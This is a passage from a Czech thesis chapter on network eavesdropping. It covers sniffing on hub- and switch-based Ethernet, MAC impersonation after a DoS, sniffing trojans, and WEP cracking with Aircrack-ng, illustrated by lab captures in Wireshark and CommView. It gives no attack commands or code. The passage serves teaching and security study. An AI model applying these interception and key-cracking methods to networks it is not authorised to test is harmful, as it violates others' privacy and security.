4.2.1 Odposlech na drátových sítích

Odposlech byl realizován na síti typu Ethernet, pro ostatní druhy drátových sítí nemusejí být uvedené principy odposlechu platné, především pokud nesdílejí stejnou topologii. Avšak i ethernetové sítě musíme ještě dále rozdělit dle použitých síťových prvků, nacházejících se v topologii sítě. Pokud je totiž síť realizována pomocí rozbočovacího HUBu, jsou všechna data vysílána ke všem připojeným prvkům sítě bez

ohledu na to, zda se komunikace dané stanice týká, či netýká. Je-li však síť realizována pomocí switche, data jsou posílána pouze té stanici, které se komunikace skutečně týká. Zmiňované druhy zapojení sítě pak mají zásadní vliv na realizaci odposlechu datové komunikace v síti.


Jak už bylo řečeno výše, v sítích realizovaných pomocí HUB zařízení jsou pakety vysílány ke všem stanicím bez ohledu na to, pro kterou jsou určeny. Rozhodnutí, zda data přijmout a dále zpracovat, tak provádí síťová karta každé stanice sama. Ovladače síťových karet jsou napsány tak, aby data, která nejsou pro danou stanici určena, byla jednoduše ignorována a právě zde je slabé místo, které je možno zneužít k odposlechu dat. Postačí k tomu speciální verze ovladačů pro síťovou kartu, které ji dokážou přepnout do takzvaného „promiskuitního“ módu. Takto modifikovaná karta pak přijímá veškerá data procházející sítí, takže i ta, která pro ni primárně nebyla určena. Tato data pak lze pomocí vhodných programů, jako je třeba Wireshark, ukládat a dále analyzovat. Naštěstí v dnešní době jsou již HUBy přežitkem a jako centrální uzly se v sítích používají především přepínače, nebo-li switche.

Situace, kdy je v síti jako centrální prvek použit switch, je pro sniffing o poznání méně vhodná, ale ne nutně bezvýchodná. Data jsou sice v tomto případě switchem směrová přímo na stanici, pro kterou jsou určena, ale existují metody, jak útočník může v síti napodobit jinou stanici a tak se k požadovaným datům dostat. Nejčastěji je útok realizován vhodně načasovaným DDOS útokem zaměřeným na stanici, kterou chce útočník napodobit. Po vyřazení této stanice z provozu pak stačí na útočníkově stroji naemulovat MAC adresu její síťové karty a zbytek sítě si pak myslí, že komunikuje s původní stanicí. Jako v předchozím případě pakety lze pak jednoduše analyzovat již zmíněným programem Wireshark. Dalšími méně násilnými možnostmi, jak v takovéto síti realizovat sniffing, je pak odposlech na nějakém důležitém uzlu sítě (switchi, nebo routeru), či do sítě zařadit speciální hardwarový můstek, určený k následnému sběru dat. Tyto metody však vyžadují přístup ke klíčovým prvkům sítě, které ve velkých firmách bývají dobře zabezpečeny. [3]

Jak už bylo řečeno, sniffing má některá svá pravidla a omezení. V případě drátových sítí se pak jedná také o fakt, že odposlech je nutné provádět ze zařízení fyzicky


přítomných v dané podsíti (subnetu). Nelze tak prostřednictvím stanice v internetu jen tak odposlechnout komunikaci ve vybrané LAN síti a to i když je prostřednictvím nějaké brány do sítě WAN připojena. Takový vzdálený odposlech je možný pouze v kombinaci s nějakým sniffovacím trojanem, který přeposílá odposlechnuté pakety na vzdálenou stanici útočníka, kde jsou ukládány a posléze vhodným softwarem analyzovány. Sniffovací trojan je však nejdříve nutné na cílovou stanici nainstalovat a to nebývá příliš jednoduché. Možnosti jsou v zásadě dvě, buď útočník uživatele přesvědčí o nezávadnosti softwaru obsahující zmiňovaný trojan a ten si jej posléze sám nainstaluje a nebo útočník provede instalaci vzdáleně prostřednictvím některých nevyzáplatovaných bezpečnostních děr v operačním systému.

Následující část kapitoly je zaměřena na odposlech paketů mezi stanicí a routerem na běžné drátové LAN síti typu Ethernet. K zachytávání byl použit program WireShark 1.4.6 a knihovna WinPcap 4.1.2.



Obrázek č. 11: Wireshark – přehled síťových adaptérů

Na obrázku č. 11 vidíme rozhraní programu Winshark a výběr síťových adaptérů dostupných na odposlouchané stanici. V levé části je pak detailní popis adaptéru značky Realtec, na kterém budeme pakety zachycovat.




Obrázek č. 12: Wireshark – možnosti zachytávání

Na obrázku č. 12 je vidět různé možnosti nastavení odposlechu. Mimo jiné funkce Wireshark nabízí i vzdálené připojení, zachytávání je tak možno provádět i ze stanice umístěné mimo danou LAN síť. Mezi samozřejmosti pak patří možnost přepnout síťový adaptér do promiskuitního modu.


Samotné testování odposlechu pak spočívalo v zachycení požadavku klientské stanice na vyhledání slova „test“ na webu www.google.com. Na obrázku č. 13 je vidět detail výpisu zachycených paketů obstarávající spojení klienta (IP: 192.168.0.142) se

serverem Gogole (IP: 74.125.39.103). Řádek obsahující [SYN] znamená žádost o spojení, řádek obsahující [SYN ACK] je pak potvrzení úspěšného spojení serverem. Jednotlivé protokoly účastnící se spojení rozlišuje Wireshark barevně viz. obrázek č. 13 a č. 14.



3	1.514234	192.168.0.142	192.168.0.254	DNS	Standard query A www.google.com
4	1.516276	192.168.0.254	192.168.0.142	DNS	Standard query response CNAME www.l.google.com A 74.125.39.103
5	1.661866	192.168.0.142	74.125.39.103	TCP	isbconference2 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=
6	1.679364	74.125.39.103	192.168.0.142	TCP	http > isbconference2 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MS
7	1.679466	192.168.0.142	74.125.39.103	TCP	isbconference2 > http [ACK] Seq=1 Ack=1 Win=262144 Len=0

Obrázek č. 13: Wireshark – navázání spojení



Obrázek č. 14: Wireshark – analýza packetů

Na obrázku č. 14 pak můžeme vidět detailní výpis obsahu vyznačeného paketu, při bližším ohledání vidíme žádost o vyhledání slova „test“. Z výpisu lze mimo jiné také vypozorovat údaje o použitém prohlížeči (Firefox 4.0.1) a operačním systému (Windows NT 5.1 = Windows XP). V dolní části okna je pak k dispozici výpis úplného obsahu paketu v Hexadecimální matici.

4.2.2 Odposlech na bezdrátových sítích

Oproti drátovým sítím mají ty bezdrátové z hlediska odposlechu jednu nespornou výhodu, data jimi protékající nejsou fyzicky chráněna žádnou kabeláží a i když jsou směrována podobně jako tomu je u switchovaných sítí, při nastavení WiFi síťové karty do promiskuitního módu je lze volně zachytávat ze vzduchu. Aby to však nebylo tak jednoduché, existují pro WiFi přenos bezpečnostní a šifrovací standardy, které mají zamezit korektní interpretaci odposlechnutých dat. Mezi dnes používané bezpečnostní standardy řadíme WEP, WPA s šifrováním TKIP a WPA2 s šifrováním AES, přičemž první řešení WEP je již nějakou dobu zcela prolomeno a není považováno za bezpečné. Existují však i způsoby jak prolomit WPA a WPA2. Tyto metody jsou však úspěšné pouze při špatné volbě šifrovacího klíče (PSHK „pre-shared key“). Uživatelům s dostatečně dlouhým řetězcem náhodných znaků nehrozí žádné bezpečnostní riziko.

Samotný postup odposlouchávání WiFi sítě s WEP a WPA zabezpečením je pak podobný jako u kabelových sítí používající HUB rozbočovače, s tím rozdílem že nejdříve je nutné prolomit daná zabezpečení. Nejprve útočník pomocí upraveného ovladače nastaví svou WiFi kartu do promiskuitního módu a začne zachytávat pakety šířící se v jeho dosahu. Počet paketů potřebných pro získání WEP klíče je přímo závislý na délce použitého hesla. Jelikož před samotným prolomením klíče nelze jeho délka nikterak zjistit, byly uvažovány hodnoty pro nejdelší možný WEP klíč, jehož délka činí 128bitů (respektive 104 bitů viz. kapitola 3.2.1). To znamená, že k prolomení by mělo stačit přibližně 2 miliony odposlechnutých paketů. Po nashromáždění tohoto množství paketů pak lze přistoupit k samotnému dešifrování. Mezi technologicky nejpokrokovější, nejrychlejší a nejpopulárnější se v této oblasti řadí program Aircrack-ng v aktuální verzi 1.1. Tento program potřebuje na rozšifrování WEP klíče přibližně 1000 IV (Initialization vector) paketů nesoucích informaci o PSHK (1000 IV paketů je ze statistického hlediska obsaženo v přibližně 2 mil. paketech běžné WiFi síťové komunikace). Zatímco sběr potřebného množství dat může trvat v závislosti na četnosti komunikace (trafficku) v dané síti i několik dnů, samotné prolomení klíče je pak při použití dostatečného výpočetního výkonu otázkou pár vteřin.[37][39][3]


Po získání klíče se útočník může připojit do napadené bezdrátové sítě a dále odposlouchávat a analyzovat citlivá data, či využívat společné zdroje sítě jako její běžný uživatel.

Jako u drátových sítí i zde platí pro odposlech určitá omezení, jednak útočník musí být v dosahu takovéto bezdrátové sítě a jednak je možné odposlouchávat v daný okamžik pomocí jedné karty pouze jeden kanál, tedy pouze část frekvenčního rozsahu standardu bezdrátové komunikace IEEE 802.11. Z toho plyne i fakt, že při odposlechu bezdrátové sítě nedochází k odposlechu přímo jedné stanice, ale všech zařízení komunikujících na daném kanálu. Pomocí vhodných sniffovacích programů jako je Wireshark, či CommView je pak nutné odposlechnutá data přidělit k jednotlivým zařízením.

K odposlechu na WiFi síti byl použit program Commview for WiFi 6.3 s interní sadou driverů umožňující WiFi síťovému adaptéru nativní odposlech v promiskuitním modu. Program Wireshark, použitý v předchozím případě, tuto službu totiž nativně pro WiFi karty nepodporuje. Pro tyto účely je k dispozici pouze emulace enthernetové komunikace standartu 802.3, ta je však podporována pouze některými síťovými adaptery, mezi které použitý Atheros AR928X nepatřil.


Samotné zachytávání paketů je pak podobné tomu na normální ethernetové síti, ovšem většinou pakety nelze kvůli použitému kódování správně interpretovat. Je tedy nejprve nutné prolomit zabezpečení odposlouchávané sítě. Test byl proveden na síti SSID: „skynet“ s velmi slabým zabezpečením, realizovaným pomocí standartu WEP s 64bitovým klíčem. Později byly testovány i zabezpečení WPA s TKIP a WPA2.

Prolomení zabezpečení WEP




Obrázek č. 15: Commview – scan sítě bez SSID

Pomocí zabudované skenovací utility programu Commview lze nalézt veškeré bezdrátové sítě v dosahu. Jak je patrné z obrázku č. 15 před odhalením vás neuchrání ani vypnutý broadcast SSID sítě. Pro simulaci útoku na zabezpečení WEP byla vybrána síť „skynet“, vysílající na kanálu číslo 4. Jak je z obrázku č. 16 patrné, do sítě je na kanálu čtyři připojena i sledovaná stanice, jejíž pakety budou následně odposlechnuty. Pomocí výstupu scanu programu Commview dále vidíme i použitá zabezpečení a MAC adresy všech účastníků bezdrátové komunikace v našem dosahu. Program je také schopen rozlišit, zda se jedná o AP či klienta a zobrazit u nich útlum v decibelech reprezentující kvalitu signálu.




Obrázek č. 16: Commview – výsledky scanu WiFi 802.11 b/g/n

Jak už bylo řečeno dříve, při odposlechu WiFi sítě není možné odposlechnout samostatně konkrétní stanici, ale je nutné vždy odposlechnout celý kanál. Na obrázku č. 17 vidíme všechna zařízení na námi odposlouchaném kanálu čtyři. Pro jednotlivá zařízení je k dispozici statistika počtu odposlechnutých paketů a jejich celková velikost.



